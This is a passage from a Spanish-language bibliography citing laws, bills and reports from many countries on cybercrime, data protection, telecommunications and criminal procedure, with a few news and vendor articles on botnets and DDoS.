——(25 de enero de 2008). Loi n° 2008-12 du 25 janvier 2008 portant sur

la Protection des données à caractère personnel. Recuperado de https://www.gouv.sn/IMG/pdf/Loi_Protection.pdf
Government Information Service Dominica (2014). Dominica Takes Steps to Fight Cybercrime. Recuperado de http://news.gov.dm/index.php/news/1976-dominica-takes-steps-to-fight-cybercrime
Government of Grenada (2007). Reedom of Information Bill. Recuperado de http://www.gov.gd/egov/docs/other/freedom_of_information_act%20-%20DRAFT.pdf
——(2008). The Electronic Transactions Act 2008-05-14. Recuperado de http://www.gov.gd/egov/docs/other/eTransactionsAct.pdf
——(2012). 2012 Terrorism Act 16 445. Recuperado de http://www.gov.gd/egov/pdf/ncodc/docs/terrorism_act_16_2012.pdf
——(2013). Electronic Crimes Bill, 2013. Recuperado de http://www.gov.gd/egov/pdf/electronic_crime.pdf
Government of Kenya (2016). The Computer and Cybercrimes Bill, 2016. Recuperado de http://www.mygov.go.ke/wp-content/uploads/2016/07/MOICT-PUBLICATION-READY-COMPUTER-AND-CYBERCRIMES-BILL-2016-1-1-1.pdf
Government of Saint Lucia (2005). Chapter 3.01 Criminal Code Revised Edition Showing the law as at 31 December 2005. Recuperado de http://www.govt.lc/media.govt.lc/www/resources/legislation/Criminal%20Code.pdf
Government of the Bahamas on-line Legislation (1988). Mutual Legal Assistance (Criminal Matters) Act 1988. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/1988/1988-0002/MutualLegalAssistanceCriminalMattersAct_1.pdf
——(1996). Chapter 65 Evidence List of Authorised Pages 1 - 2 LRO 1/2008 3 - 8 Original 9 - 10 LRO 1/2008 11 - 22 Original 23 - 24 LRO 1/2008 25 - 77 Original. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/1996/1996-0004/EvidenceAct_1.pdf
——(1998). Copyright Act 1998. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/1998/1998-0008/CopyrightAct_1.pdf
——(2000). Financial Intelligence Unit Act 2000. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2000/2000-0039/FinancialIntelligenceUnitAct_1.pdf
——(15 de junio de 2003). Chapter 107A Computer Misuse List of Authorised Pages 1 – 15 LRO 1/2006. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2003/2003-0002/ComputerMisuseAct_1.pdf
——(16 de junio de 2003). Chapter 337A Electronic Communications and Transactions List of Authorised Pages 1 – 18 LRO 1/2006. Recupera-

do de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2003/2003-0004/ElectronicCommunicationsandTransactionsAct_1.pdf
——(2004). Anti-Terrorism Act 2004. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2004/2004-0025/Anti-TerrorismAct_1.pdf
——(2005). Trafficking in Persons (Prevention and Suppression) Act. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2007/2007-0027/TraffickinginPersonsPreventionandSuppressionAct_1.pdf
——(2007). Domestic Violence (Protection Orders) Act 2007. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2007/2007-0024/DomesticViolenceProtectionOrdersAct_1.pdf
——(2008). Chapter 324A Data Protection List of Authorised Pages 1 - 29 LRO 1/2008. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2003/2003-0003/DataProtectionPrivacyofPersonalInformationAct_1.pdf
——(2010). Chapter 99 Sexual Offences List of Authorised Pages 1 – 18 LRO 1/2010. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/1991/1991-0009/SexualOffencesAct_1.pdf
——(2011). Securities Industry Act 2011. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2011/2011-0010/SecuritiesIndustryAct2011_1.pdf
——(2012). Payment Systems Act 2012. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2012/2012-0007/PaymentSystemsAct2012_1.pdf
——(2017). Freedom of Information Act, 2017. Recuperado de http://laws.bahamas.gov.bs/cms/images/LEGISLATION/PRINCIPAL/2017/2017-0001/FreedomofInformationAct2017_1.pdf
Government of the Commonwealth of Dominica (1998). Sexual Offences Act, 1998, Act 1 of 1998. Recuperado de http://www.dominica.gov.dm/laws/1998/act1-1998.pdf
——(2000). 2000 Telecommunications Act 8. Recuperado de http://www.dominica.gov.dm/laws/2000/act8-2000.pdf
——(2003). 2003 Copyright Act 5. Recuperado de http://www.dominica.gov.dm/laws/2003/act5-2003.pdf
——(2010). 2010 Electronic Evidence Act 13 Commonwealth of Dominica. Recuperado de http://www.dominica.gov.dm/laws/2010/Electronic%20Evidence%20no.%2013.pdf
——(2013). 2013 Transnational Organized Crime Act 13 (Prevention and Control). Recuperado de http://www.dominica.gov.dm/laws/2013/Act%2013%20of%202013.%20Transnational%20Organised%20Crime.pdf

——(2013). 2013 Electronic Funds Transfer Act 17 Commonwealth of Dominica. Recuperado de http://www.dominica.gov.dm/laws/2013/Electronic%20Funds%20Transfer%20Act,%202013%20ACT%2017%20of%202013.pdf
——(2013). 2013 Electronic Transactions Act 19 Commonwealth of Dominica. Recuperado de http://www.dominica.gov.dm/laws/2013/Electronic%20Transactions%20Act,%202013%20Act%2019%20of%202013.pdf
——(2013). 2013 Electronic Filing Act 20 Commonwealth of Dominica. Recuperado de http://www.dominica.gov.dm/laws/2013/Electronic%20Filing,%202013%20ACT%2020%20of%202013.pdf
——(2014). 2014 Proceeds of Crime S.R.O. 10. Recuperado de http://www.dominica.gov.dm/laws/2014/Anti-Money%20Laundering%20and%20Suppression%20of%20Terrorist%20Financing%20Code%20of%20Practice,%202014.pdf
Government of the United Kingdom (1959). Obscene Publications Act 1959. Recuperado de http://www.legislation.gov.uk/ukpga/Eliz2/7-8/66/contents
——(1978). Protection of Children Act 1978. Recuperado de http://www.legislation.gov.uk/ukpga/1978/37/contents
——(1984). Police and Criminal Evidence Act 1984. Recuperado de http://www.legislation.gov.uk/ukpga/1984/60/contents
——(1988). Copyright, Designs and Patents Act 1988 1988. Recuperado de http://www.legislation.gov.uk/ukpga/1988/48/contents
——(1990). Computer Misuse Act 1990. Recuperado de http://www.legislation.gov.uk/ukpga/1990/18/contents
——(1994). Drug Trafficking Act 1994. Recuperado de http://www.legislation.gov.uk/ukpga/1994/37/contents
——(1997). Protection from Harassment Act 1997. Recuperado de http://www.legislation.gov.uk/ukpga/1997/40/contents
——(1998). Data Protection Act 1998. Recuperado de http://www.legislation.gov.uk/ukpga/1998/29/contents
——(25 de mayo de 2000). Electronic Communications Act 2000. Recuperado de http://www.legislation.gov.uk/ukpga/2000/7/contents
——(28 de julio de 2000). Regulation of Investigatory Powers Act 2000. Recuperado de http://www.legislation.gov.uk/ukpga/2000/23/contents
——(2003). Sexual Offences Act 2003. Recuperado de http://www.legislation.gov.uk/ukpga/2003/42/contents
——(2005). Gambling Act 2005. Recuperado de http://www.legislation.gov.uk/ukpga/2005/19/contents
——(30 de marzo de 2006). Terrorism Act 2006. Recuperado de http://www.legislation.gov.uk/ukpga/2006/11/contents
——(8 de noviembre de 2006). Police and Justice Act 2006. Recuperado de

http://www.legislation.gov.uk/ukpga/2006/48/contents
——(8 de noviembre de 2006). Violent Crime Reduction Act 2006. Recuperado de http://www.legislation.gov.uk/ukpga/2006/38/contents
——(2010). Digital Economy Act 2010. Recuperado de http://www.legislation.gov.uk/ukpga/2010/24/contents
——(2012). Protection of Freedoms Act 2012. Recuperado de http://www.legislation.gov.uk/ukpga/2012/9/contents
——(12 de febrero de 2015). Counter-Terrorism and Security Act 2015. Recuperado de http://www.legislation.gov.uk/ukpga/2015/6/contents
——(3 de marzo de 2015). Serious Crime Act 2015. Recuperado de http://www.legislation.gov.uk/ukpga/2015/9/contents
——(26 de marzo de 2015). Consumer Rights Act 2015. Recuperado de http://www.legislation.gov.uk/ukpga/2015/15/contents
——(2017). Government to strengthen UK data protection law. Recuperado de https://www.gov.uk/government/news/government-to-strengthen-uk-data-protection-law
Government of the Kingdom of Swaziland (2013). Kingdom of Swaziland Computer Crime and Cybercrime Bill, 2013 (Bill No. of 2013). Recuperado de http://www.gov.sz/images/smilies/cybercrime%20draft%20%20bill%20-%20swaz%2008%2013f%20draft%203.pdf
Government of the Republic of Slovenia for Legislation (1994). Zakon o kazenskem postopku (Uradni list RS, št. 32/12 – uradno prečiščeno besedilo, 47/13, 87/14, 8/16 – odl. US, 64/16 – odl. US in 65/16 – odl. US) Naslov ang. Criminal Procedure Act Datum sprejetja 29.09.1994. Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO362
——(14 de enero de 1995). Zakon o obrambi (ZObr) Veljaven predpis Zakon o obrambi (Uradni list RS, št. 103/04 – uradno prečiščeno besedilo in 95/15). Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO532
——(29 de abril de 1995). Zakon o avtorski in sorodnih pravicah (ZASP) Veljaven predpis Zakon o avtorski in sorodnih pravicah (Uradni list RS, št. 16/07 – uradno prečiščeno besedilo, 68/08, 110/13, 56/15 in 63/16 – ZKUASP). Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO403
——(2000). Zakon o elektronskem poslovanju in elektronskem podpisu (Uradni list RS, št. 98/04 – uradno prečiščeno besedilo, 61/06 – ZEPT in 46/14) Naslov ang. Electronic Commerce and Electronic Signature Act Datum sprejetja 13.06.2000. Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO1973
——(2003). Zakon o dostopu do informacij javnega značaja (Uradni list RS, št. 51/06 – uradno prečiščeno besedilo, 117/06 – ZDavP-2, 23/14, 50/14, 19/15 – odl. US in 102/15) Naslov ang. Public Information Access Act

Datum sprejetja 25.02.2003. Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO3336

——(2004). Zakon o varstvu osebnih podatkov (Uradni list RS, št. 94/07 – uradno prečiščeno besedilo) Naslov ang. Personal Data Protection Act Datum sprejetja 15.07.2004. Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO3906

——(2006). Zakon o elektronskem poslovanju na trgu (Uradni list RS, št. 96/09 – uradno prečiščeno besedilo in 19/15) Naslov ang. Electronic Commerce Market Act Datum sprejetja 30.05.2006. Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO4600

——(2007). Zakon o varstvu potrošnikov pred nepoštenimi poslovnimi praksami (ZVPNPP). Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO5064

——(2008). Kazenski zakonik (Uradni list RS, št. 50/12 – uradno prečiščeno besedilo, 6/16 – popr., 54/15 in 38/16) Naslov ang. Criminal Code Datum sprejetja 20.05.2008. Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO5050

——(2009). Zakon o preprečevanju omejevanja konkurence (ZPOmK-1). Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO5071

——(2012). Veljaven predpis Zakon o elektronskih komunikacijah (Uradni list RS, št. 109/12, 110/13, 40/14 – ZIN-B, 54/14 – odl. US in 81/15) Naslov ang. Electronic Communications Act Datum sprejetja 20.12.2012. Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO6405

——(2013). Zakon o sodelovanju v kazenskih zadevah z državami članicami Evropske unije (ZSKZDČEU-1). Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO6513

——(2016). Zakon o preprečevanju pranja denarja in financiranja terorizma (ZPPDFT-1) Veljaven predpis Zakon o preprečevanju pranja denarja in financiranja terorizma (Uradni list RS, št. 68/16). Recuperado de http://www.pisrs.si/Pis.web/pregledPredpisa?id=ZAKO7132

Governo da República de Angola (s.f.). Lei da Protecção de Dados Pessoais. Recuperado de http://www.governo.gov.ao/download.aspx?id=457&tipo=legislacao

Grenada National Telecommunications Regulatory Commission (2000). 2000 Telecommunications Act 31 325. Recuperado de http://ntrc.gd/wp-content/uploads/2015/11/Legislation-Telecommunications-Act-31-of-2000.pdf

Guinéenew-Dernières nouvelles de la Guinée par les guinéens (febrero de 2016). Ministère de la Justice nouveau code de procedure penale Février 2016. Recuperado de http://guineenews.org/wp-content/uploads/2016/06/PROJET-DE-CODE-PROCEDURE-PENALE-DE-LA-REPUBLIQUE-DE-GUINEE-Mai-2016.pdf

——(mayo de 2016). Projet de Code Pénal Mai 2016. Recuperado de http://guineenews.org/wp-content/uploads/2016/06/PROJET-DE-CODE-PENAL-CORRIGE-Mai-2016.pdf

Gulf Cooperation Council Legal Information Network (1960). قانون رقم 17 لسنة 1960 بإصدار قانون الإجراءات والمحاكمات الجزائية (17 / 1960). Recuperado de http://www.gcc-legal.org/LawAsPDF.aspx?opt&country=1&LawID=1066

——(2001). قانون رقم 9 لسنة 2001 بشأن إساءة استعمال تقنية المعلومات وغيرها من الجرائم (9 / 2001). Recuperado de http://www.gcc-legal.org/LawAsPDF.aspx?opt&country=1&LawID=3706

Gurtong Trust-Peace and Media Project (2003). The Evidence Act, 2003. Recuperado de http://www.gurtong.net/LinkClick.aspx?fileticket=s5wM381bvrA%3d&tabid=342

——(2008). The Penal Code Act, 2008. Recuperado de http://www.gurtong.net/LinkClick.aspx?fileticket=eLPDLffO3HE%3d&tabid=342

Haut Commissariat à L'Informatique et aux Nouvelles Technologies de L'information et de la Communication-Services du Premier Ministre République du Niger (2012). Document de Politique Sectorielle des Telecommunications et des Technologies de L'Information et de la Communication et des Nouvelles Technologies de L'Information Republique du Niger Janvier 2012. Recuperado de http://www.hcntic.ne/doc/Politique-SectorielleTelecommunications.pdf pg.25

Hay, L. (2016). The Botnet that Broke the Internet Isn't Going Away. *Wired*. Recuperado de https://www.wired.com/2016/12/botnet-broke-internet-isnt-going-away/

Hellenic Copyright Organization (1993). Law 2121/1993 Copyright, Related Rights and Cultural Matters. Recuperado de http://www.opi.gr/images/library/nomothesia/ethniki/nomoi/2121_1993_en.pdf

Hellenic Data Protection Authority (1997). Law 2472/1997 on the Protection of Individuals with regard to the Processing of Personal Data (as amended). Recuperado de http://www.dpa.gr/pls/portal/docs/PAGE/APDPX/ENGLISH_INDEX/LEGAL%20FRAMEWORK/LAW%202472-97-NOV2013-EN.PDF

——(2006). June 28, 2006 Law 3471 Protection of personal data and privacy in the electronic communications sector and amendment of law 2472/1997. Recuperado de http://www.dpa.gr/pls/portal/docs/PAGE/APDPX/ENGLISH_INDEX/LEGAL%20FRAMEWORK/LAW_%203471_06EN.PDF

Hellenic Telecommunications and Post Commission. (2006). ΝΟΜΟΣ ΥΠ' ΑΡΙΘ.3431,ΦΕΚ Α 13/3.2.2006 Περί Ηλεκτρονικών Επικοινωνιών και άλλες διατάξεις ΚΕΦΑΛΑΙΟ Α΄ ΓΕΝΙΚΕΣ ΔΙΑΤΑΞΕΙΣ. Recuperado de http://www.eett.gr/opencms/export/sites/default/admin/downloads/telec/elliniki_nomothesia/nomoi/N3431.pdf

Home Page of Vatican City State (29 de diciembre de 2010). N. CXXVIII Legge sulla frode e contraffazione delle banconote e monete in euro. Recuperado de http://www.vaticanstate.va/content/dam/vaticanstate/documenti/documenti-prevenzione-attivita-illegali-campo-finanziario/NCXXVIIILegge_sulla_frode_e_contraffazione_delle_b.pdf

——(30 de diciembre de 2010). N. CXXVII Legge concernente la prevenzione ed il contrasto del riciclaggio dei proventi di attività criminose e del finanziamento del terrorismo. 30 dicembre 2010. Recuperado de http://www.vaticanstate.va/content/dam/vaticanstate/documenti/documenti-prevenzione-attivita-illegali-campo-finanziario/NCXXVIILegge_sul_riciclaggio.pdf

——(2011). Legge sul Diritto Autore. Recuperado de http://www.vaticanstate.va/content/dam/vaticanstate/documenti/leggi-e-decreti/LeggesulDirittoAutore_2012.pdf

——(2012). Legge di Conferma del Decreto del Presidente del Governatorato dello Stato della Città del Vaticano, N. CLIX, con il quale sono promulgate modifiche ed integrazioni alla Legge concernente la prevenzione ed il contrasto del riciclaggio dei proventi di attività criminose e del finanziamento del 30 dicembre 2010, N. CXXVII. Recuperado de http://www.vaticanstate.va/content/dam/vaticanstate/documenti/documenti-prevenzione-attivita-illegali-campo-finanziario/DecretodelPresidentedelGovernatorato.pdf

——(11 de julio de 2013). Legge N. VIII: Norme Complementari in Materia Penale (11 luglio 2013). Recuperado de http://www.vaticancitystate.va/content/dam/vaticanstate/documenti/leggi-e-decreti/Normative-Penali-e-Amministrative/Legge%20n.%20VIII%20-%20Norme%20complementari%20in%20materia%20penale.pdf

——(8 de agosto de 2013). N. XVIII Legge di Conferma del Decreto N. XI del Presidente del Governatorato, Recante Norme in Materia di Trasparenza, Vigilanza ed Informazione Finanziaria, dell'8 Agosto 2013. Recuperado de http://www.vaticanstate.va/content/dam/vaticanstate/documenti/documenti-prevenzione-attivita-illegali-campo-finanziario/Legge%20N.%20XVIII.pdf

Houses of the Oireachtas-Tithe an Oireachtais (2016). An Bille um Cheartas Coiriúil (Cionta a bhaineann le Córais Faisnéise), 2016 Criminal Justice (Offences Relating to Information Systems) Bill 2016. Recuperado de http://www.oireachtas.ie/documents/bills28/bills/2016/1016/b1016d.pdf

Howard, M., y LeBlanc, D. (2002). *Writing Secure Code*. Recuperado de http://techbus.safaribooksonline.com/book/programming/0735617228/idot-contemporary-security/ida3n1r http://www.legalaffairs.gov.bh/Media/LegalPDF/K1614.pdf

Hruska, J. (2015). Anonymous may have hijacked thousands of routers for zombie botnet. *Extreme Tech*. Recuperado de https://www.extremetech.

com/computing/205525-anonymous-may-have-hijacked-thousands-of-routers-for-zombie-botnet
Human Rights Watch (2014). Criminal Code (Amendment) Act 2014. Recuperado de https://www.hrw.org/sites/default/files/related_material/Gambia%20Criminal%20Code%20Act%202014.pdf
ICT Division Bangladesh (2006). Information and Communication Technology Act. Recuperado de http://ictd.gov.bd/uploads/files/rules_57861e381bafb.pdf
——(2015). Draft Cyber Security Act. Recuperado de http://ictd.gov.bd/uploads/documents/Cyber_Security_Act_Nikosh_23_.15)%20(1).pdf
——(2016). Draft Digital Security Act. Recuperado de http://ictd.gov.bd/uploads/documents/Digital_Security_Act_03_04.2016)%20final.pdf
ICT Parliament (2005). *Corte Suprema de Justicia Nicaragua. Delitos informáticos, legislación y el manejo de la información en la era del conocimiento*. Recuperado de http://www.ictparliament.org/sites/default/files/delitosinformaticos.pdf
Igmena (2016). Internet Freedom: Laws and Regulations In Iraq 25 August, 2016. Recuperado de https://www.igmena.org/Internet-Freedom-Laws-and-Regulations-In-Iraq
Imperva Incapsula (2015). DDOS Protection. Recuperado de https://www.incapsula.com/ddos-protection-services.html
——(2017). NTP Amplification. What is an *ntp* Amplification Attack? Recuperado de https://www.incapsula.com/ddos/attack-glossary/ntp-amplification.html
——(s.f.). Botnet DDOS Attacks. What is a Botnet? Recuperado de https://www.incapsula.com/blog/650gbps-ddos-attack-leet-botnet.html
India Code Legislative Department (2012). The Protection of Children from Sexual Offences Act, 2012 [No. 32 of 2012]. Recuperado de http://indiacode.nic.in/amendmentacts2012/The%20Protection%20of%20Children%20From%20Sexual%20Offences%20Act.pdf
——(2013). Act No. 18 of 2013 The Companies Act, 2013. Recuperado de http://indiacode.nic.in/acts-in-pdf/182013.pdf
INE (2017). *Informe de avances. Desarrollo del sistema del voto electrónico por internet para mexicanos residentes en el extranjero*. Recuperado de http://portalanterior.ine.mx/archivos2/DS/recopilacion/CG.ex201703-15in_01P02-00.pdf
Inet Daemon (2013). TCP 3-Way Handshake (SYN, SYN-ACK, ACK). Recuperado de: http://www.inetdaemon.com/tutorials/internet/tcp/3-way_handshake.shtml
Infobae (1 de agosto de 2017). Cyborgs: cómo viven los sorprendentes "humanos del futuro". *Infobae*. Recuperado de http://www.infobae.com/tendencias/innovacion/2017/04/29/cyborgs-como-viven-los-sorpren-

dentes-humanos-del-futuro/
Infoem (s.f.). ¿Qué es una solicitud de derechos ARCO? Recuperado de http://www.infoem.org.mx/src/htm/queEsArco.html
Infomed (1998). Decreto-ley No. 186 Sobre el Sistema de Seguridad y Protección Física. Recuperado de http://instituciones.sld.cu/dnspminsap/files/2013/08/DEC-LEY-186.pdf
——(1999). Decreto-ley No. 199 Sobre la Seguridad y Protección de la Información Oficial. Recuperado de http://instituciones.sld.cu/dnspminsap/files/2013/08/Decreto-Ley-199.pdf
Información Legislativa y Documental Argentina (1933). Ley 11.723-Régimen Legal de la Propiedad Intelectual. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/40000-44999/42755/texact.htm
——(1972). Ley Nº 19.798 Nacional de Telecomunicaciones Bs. As. 22/8/72. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/30000-34999/31922/texact.htm
——(1984). Código Penal de la Nación Argentina Ley 11.179 (T.O. 1984 actualizado). Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/15000-19999/16546/texact.htm
——(1993). Defensa del Consumidor. Ley Nº 24.240. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/0-4999/638/texact.htm
——(1998). Fuerzas Armadas. Ley 24.948. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/50000-54999/50229/norma.htm
——(2000). Ley 25.326 de Protección de los Datos Personales. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/60000-64999/64790/texact.htm
——(2001). Ley 25.506 de Firma Digital. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/70000-74999/70749/norma.htm
——(2004). Servicios de Comunicaciones Móviles. Ley 25.891. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/95000-99999/95221/norma.htm
——(2005). Ley de Protección Integral de los Derechos de las Niñas, Niños y Adolescentes. Ley 26.061. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/110000-114999/110778/norma.htm
——(2012). Código Aduanero del Mercosur. Ley 26.795. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/205000-209999/205934/norma.htm
——(7 de octubre de 2014). Código Civil y Comercial de la Nación. Ley 26.994. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/235000-239999/235975/texact.htm
——(18 de diciembre de 2014). Ley 27.078 de Tecnologías de la Información y las Comunicaciones. Recuperado de http://servicios.infoleg.gob.ar/infolegInternet/anexos/235000-239999/239771/texact.htm

Information Technology Industry Development Agency Egypt (2004). Law No. 15 of the Year 2004 Regulating Electronic Signature (E-Signature) and Establishing the Information Technology (IT) Industry Development Authority. Recuperado de http://www.itida.gov.eg/En/OurPrograms/IndustryInfrastructure/E-signature/Documents/2.pdf

Instagram (2013). *Condiciones de uso*. Recuperado de https://help.instagram.com/478745558852511

Instituto de Acceso a la información Pública Honduras (2015). Anteproyecto de ley protección de datos personales y acción de habeas data en Honduras. Recuperado de http://cei.iaip.gob.hn/doc/Anteproyecto%20de%20Ley%20de%20Proteccion%20de%20Datos%20Personales%20y%20Accion%20de%20Habeas%20Data%20de%20Honduras%20%20Final%2021%2001%2014.pdf

Instituto Dominicano de las Telecomunicaciones (1998). Ley No. 153-98 General de Telecomunicaciones. Recuperado de http://www.indotel.gob.do/media/5132/ley-no-153-98.pdf

——(2002). Ley No. 126-02 Sobre Comercio Electrónico, Documentos y Firma Digital. Recuperado de http://www.indotel.gob.do/media/5130/ley-no-126-02.pdf

——(2007). Ley No. 53-07 sobre Crímenes y Delitos de Alta Tecnología. Recuperado de http://www.indotel.gob.do/media/5138/ley-no-53-07.pdf

——(2013). Ley No. 140-13, Emergencia y Seguridad 9-1-1. Recuperado de http://www.indotel.gob.do/media/6188/ley-140-13-emergencia-y-seguridad-9-1-1.pdf

——(2014). Ley No. 310-14 Que Regula el Envío de Correos Electrónicos Comerciales No Solicitados (SPAM). Recuperado de http://www.indotel.gob.do/media/6187/ley-310-14-2.pdf

Instituto Nacional das Comunicações de Moçambique (2016). Lei das Telecomunicações Lei n° 4/2016, de 3 de Junho. Recuperado de http://www.incm.gov.mz/documents/10157/343078/Lei%20das%20Telecomunicacoes.pdf

Instituto Nacional de Fomento da Sociedade da Informação Angola (2011). Lei n.º 23/11 de 20 de Junho, Lei das Comunicações Electrónicas e dos Serviços da Sociedade da Informação. Recuperado de http://www.cnti.gov.ao/ArqPublicacoes/Lei_Quadro_das_Comunica%C3%A7%C3%B5es_Electr%C3%B3nicas_e_dos_Servi%C3%A7os_da_Sociedade_da_Informa%C3%A7%C3%A3o.pdf

International Labour Organization (2014). Loi N° 011-2014/AN Portant Repression de la Vente d'Enfants, de la Prostitution des Enfants et de la Pornographie Mettant en Scene des Enfants. Recuperado de http://www.ilo.org/dyn/natlex/docs/ELECTRONIC/98001/116475/F-1511397845/BFA-98001.pdf

——(2015). Penal Code of the State of Eritrea 2015. Recuperado de http://www.ilo.org/wcmsp5/groups/public/---ed_protect/---protrav/---ilo_aids/documents/legaldocument/wcms_455249.pdf
Internet Law System Database Poland (1993). Dz.U. 1993 Nr 47 poz. 211 USTAWA z dnia 16 kwietnia 1993 r. o zwalczaniu nieuczciwej konkurencji1). Recuperado de http://isap.sejm.gov.pl/Download?id=WDU19930470211&type=3
——(1994). Dz.U. 1994 Nr 24 poz. 83 USTAWA z dnia 4 lutego 1994 r. o prawie autorskim i prawach pokrewnych1). Recuperado de http://isap.sejm.gov.pl/Download?id=WDU19940240083&type=3
——(1997). USTAWA z dnia 6 czerwca 1997 r. Kodeks karny. Recuperado de http://isap.sejm.gov.pl/Download?id=WDU19970880553&type=3
——(2000). O przeciwdziałaniu praniu pieniędzy oraz finansowaniu terroryzmu 1). Recuperado de http://isap.sejm.gov.pl/DetailsServlet?id=WDU20001161216&min=1
——(27 de julio de 2001). USTAWA z dnia 27 lipca 2001 r. o ochronie baz danych1). Recuperado de http://isap.sejm.gov.pl/Download?id=WDU20011281402&type=3
——(18 de septiembre de 2001). Dz.U. 2001 Nr 130 poz. 1450 USTAWA z dnia 18 września 2001 r. o podpisie elektronicznym1). Recuperado de http://isap.sejm.gov.pl/Download?id=WDU20011301450&type=3
——(24 de mayo de 2002). Ustawa z dnia 24 maja 2002 r. o Agencji Bezpieczeństwa Wewnętrznego oraz Agencji Wywiadu. Recuperado de http://isap.sejm.gov.pl/DetailsServlet?id=WDU20020740676
——(18 de julio de 2002). Dz.U. 2002 Nr 144 poz. 1204 U S T AWA z dnia 18 lipca 2002 r. o świadczeniu usług drogą elektroniczną1). Recuperado de http://isap.sejm.gov.pl/Download?id=wdu20021441204&type=3
——(2003). Ustawa z dnia 9 lipca 2003 r. o Wojskowych Służbach Informacyjnych. Recuperado de http://isap.sejm.gov.pl/DetailsServlet?id=WDU20031391326
——(2004). Ustawa z dnia 16 lipca 2004 r. Prawo telekomunikacyjne. Recuperado de http://isap.sejm.gov.pl/DetailsServlet?id=WDU20041711800
——(2006). Ustawa z dnia 9 czerwca 2006 r. o Centralnym Biurze Antykorupcyjnym. Recuperado de http://isap.sejm.gov.pl/DetailsServlet?id=WDU20061040708
——(2010). Ustawa z dnia 5 sierpnia 2010 r. o ochronie informacji niejawnych. Recuperado de http://isap.sejm.gov.pl/DetailsServlet?id=WDU20101821228&min=1
——(2016). Ustawa z dnia 10 czerwca 2016 r. o działaniach antyterrorystycznych. Recuperado de http://isap.sejm.gov.pl/DetailsServlet?id=WDU20160000904
Internet portal with consolidated text of the law Croatia (2003). Zakon o zaštiti osobnih podataka pročišćeni tekst zakona NN 103/03, 118/06,

41/08, 130/11, 106/12. Recuperado de http://www.zakon.hr/z/220/Zakon-o-za%C5%A1titi-osobnih-podataka
——(2005). Zakon o elektroničkoj ispravi NN 150/05. Recuperado de http://www.zakon.hr/z/272/Zakon-o-elektroni%C4%8Dkoj-ispravi
——(2006). Zakon o sigurnosno-obavještajnom sustavu Republike Hrvatske pročišćeni tekst zakona NN 79/06, 105/06 na snazi od 16.07.2006. Recuperado de http://www.zakon.hr/z/744/Zakon-o-sigurnosno-obavje%C5%A1tajnom-sustavu-Republike-Hrvatske
——(2007). Zakon o informacijskoj sigurnosti NN 79/07. Recuperado de http://www.zakon.hr/z/218/Zakon-o-informacijskoj-sigurnosti
——(24 de junio de 2009). Zakon o zaštiti tržišnog natjecanja pročišćeni tekst zakona NN 79/09, 80/13. Recuperado de http://www.zakon.hr/z/114/Zakon-o-za%C5%A1titi-tr%C5%BEi%C5%A1nog-natjecanja
——(30 de octubre de 2009). Zakon o zaštiti od nasilja u obitelji NN 137/09, 14/10, 60/10 Budite dobri prema svojima. Recuperado de https://www.zakon.hr/z/81/Zakon-o-za%C5%A1titi-od-nasilja-u-obitelji
——(2010). Zakon o elektroničkom novcu NN 139/10. Recuperado de http://www.zakon.hr/z/426/Zakon-o-elektroni%C4%8Dkom-novcu
——(2013). Zakon o elektroničkim medijima pročišćeni tekst zakona NN 153/09, 84/11, 94/13, 136/13. Recuperado de http://www.zakon.hr/z/196/Zakon-o-elektroni%C4%8Dkim-medijima
——(6 de marzo de 2014). Zakon o elektroničkom potpisu pročišćeni tekst zakona NN 10/02, 80/08, 30/14 na snazi od 06.03.2014. Recuperado de https://www.zakon.hr/z/211/Zakon-o-elektroni%C4%8Dkom-potpisu
——(30 de mayo de 2014). Zakon o elektroničkim komunikacijama pročišćeni tekst zakona NN 73/08, 90/11, 133/12, 80/13, 71/14. Recuperado de http://www.zakon.hr/z/182/Zakon-o-elektroni%C4%8Dkim-komunikacijama
——(5 de agosto de 2014). Zakon o policijskim poslovima i ovlastima pročišćeni tekst zakona NN 76/09, 92/14 na snazi od 05.08.2014. Recuperado de https://www.zakon.hr/z/173/Zakon-o-policijskim-poslovima-i-ovlastima
